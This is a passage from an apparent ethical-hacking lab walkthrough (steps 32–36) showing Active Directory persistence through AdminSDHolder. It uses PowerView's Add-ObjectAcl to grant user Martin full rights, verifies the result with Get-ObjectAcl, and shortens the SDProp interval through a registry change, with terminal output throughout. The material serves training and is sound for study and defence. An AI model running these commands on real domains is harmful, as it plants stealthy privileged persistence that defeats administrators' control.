
C:\Windows\System32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\System32> cd C:\Users\Administrator\Downloads\PowerView
cd C:\Users\Administrator\Downloads\PowerView
PS C:\Users\Administrator\Downloads\PowerView>
  
```


32. Type, **Import-Module ./powerview.psm1** and press **Enter** to Import the powerview.psm1.
33. In the powershell enter the following command and press **Enter** to add Martin to ACL.

Add-ObjectAcl -TargetADSPrefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName Martin -Verbose -Rights All



```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>cd C:\Windows\System32
cd C:\Windows\System32

C:\Windows\System32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\System32> cd C:\Users\Administrator
cd C:\Users\Administrator
PS C:\Users\Administrator> cd C:\Users\Administrator\Downloads\PowerView
cd C:\Users\Administrator\Downloads\PowerView
PS C:\Users\Administrator\Downloads\PowerView> Import-Module ./powerview.psm1
Import-Module ./powerview.psm1
PS C:\Users\Administrator\Downloads\PowerView> Add-ObjectAcl -TargetADSPrefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName Martin -Verbose -Rights All
Add-ObjectAcl -TargetADSPrefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName Martin -Verbose -Rights All
VERBOSE: Get-DomainSearcher search string: LDAP://CN=AdminSDHolder,CN=System,DC=CEH,DC=com
VERBOSE: Get-DomainSearcher search string: LDAP://DC=CEH,DC=com
VERBOSE: Granting principal S-1-5-21-2083413944-2693254119-1471166842-1104 'All' on
CN=AdminSDHolder,CN=System,DC=CEH,DC=com
VERBOSE: Granting principal S-1-5-21-2083413944-2693254119-1471166842-1104 '00000000-0000-0000-0000-000000000000'
rights on CN=AdminSDHolder,CN=System,DC=CEH,DC=com
PS C:\Users\Administrator\Downloads\PowerView>
```


34. To check the permissions assigned to **Martin** enter the following command in the console and press **Enter**.

Get-ObjectAcl -SamAccountName "Martin" -ResolveGUIDs

```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
000000000000'
rights on CN=AdminSDHolder,CN=System,DC=CEH,DC=com
PS C:\Users\Administrator\Downloads\PowerView> Get-ObjectAcl -SamAccountName "Martin" -ResolveGUIDs
Get-ObjectAcl -SamAccountName "Martin" -ResolveGUIDs

InheritedObjectType : All
ObjectDN             : CN=Martin J.,CN=Users,DC=CEH,DC=com
ObjectType           : All
IdentityReference    : NT AUTHORITY\SELF
IsInherited          : False
ActiveDirectoryRights : GenericRead
PropagationFlags     : None
ObjectFlags          : None
InheritanceFlags     : None
InheritanceType      : None
AccessControlType    : Allow
ObjectSID            : S-1-5-21-2083413944-2693254119-1471166842-1104

InheritedObjectType : All
ObjectDN             : CN=Martin J.,CN=Users,DC=CEH,DC=com
ObjectType           : All
IdentityReference    : NT AUTHORITY\Authenticated Users
IsInherited          : False
ActiveDirectoryRights : ReadControl
PropagationFlags     : None
ObjectFlags          : None
InheritanceFlags     : None
InheritanceType      : None
AccessControlType    : Allow
```

```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
ActiveDirectoryRights : ReadControl
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : None
InheritanceType       : None
AccessControlType     : Allow
ObjectSID             : S-1-5-21-2083413944-2693254119-1471166842-1104

InheritedObjectType   : All
ObjectDN              : CN=Martin J.,CN=Users,DC=CEH,DC=com
ObjectType            : All
IdentityReference     : NT AUTHORITY\SYSTEM
IsInherited           : False
ActiveDirectoryRights : GenericAll
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : None
InheritanceType       : None
AccessControlType     : Allow
ObjectSID             : S-1-5-21-2083413944-2693254119-1471166842-1104

InheritedObjectType   : All
ObjectDN              : CN=Martin J.,CN=Users,DC=CEH,DC=com
ObjectType            : All
IdentityReference     : BUILTIN\Account Operators
IsInherited           : False
ActiveDirectoryRights : GenericAll
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : None
```


35. We can see that user **Martin** now has **GenericALL** active directory rights
36. Normally the changes in ACL will propagate automatically after 60 minutes, we can enter the following command to reduce the time interval of SDProp to 3 minutes.

REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /V AdminSDProtectFrequency /T REG_DWORD /F /D 300

Note: Microsoft doesn't recommend the modification of this setting, as this might cause performance issues in relation to LSASS process across the domain.

```


msfconsole - Parrot Terminal
File Edit View Search Terminal Help
ActiveDirectoryRights : ListChildren
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : ContainerInherit
InheritanceType       : All
AccessControlType     : Allow
ObjectSID             : S-1-5-21-2083413944-2693254119-1471166842-1104

InheritedObjectType   : All
ObjectDN              : CN=Martin J.,CN=Users,DC=CEH,DC=com
ObjectType            : All
IdentityReference     : BUILTIN\Administrators
IsInherited           : True
ActiveDirectoryRights : CreateChild, Self, WriteProperty, ExtendedRight, Delete, GenericRead, WriteDa
cl, WriteOwner
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : ContainerInherit
InheritanceType       : All
AccessControlType     : Allow
ObjectSID             : S-1-5-21-2083413944-2693254119-1471166842-1104

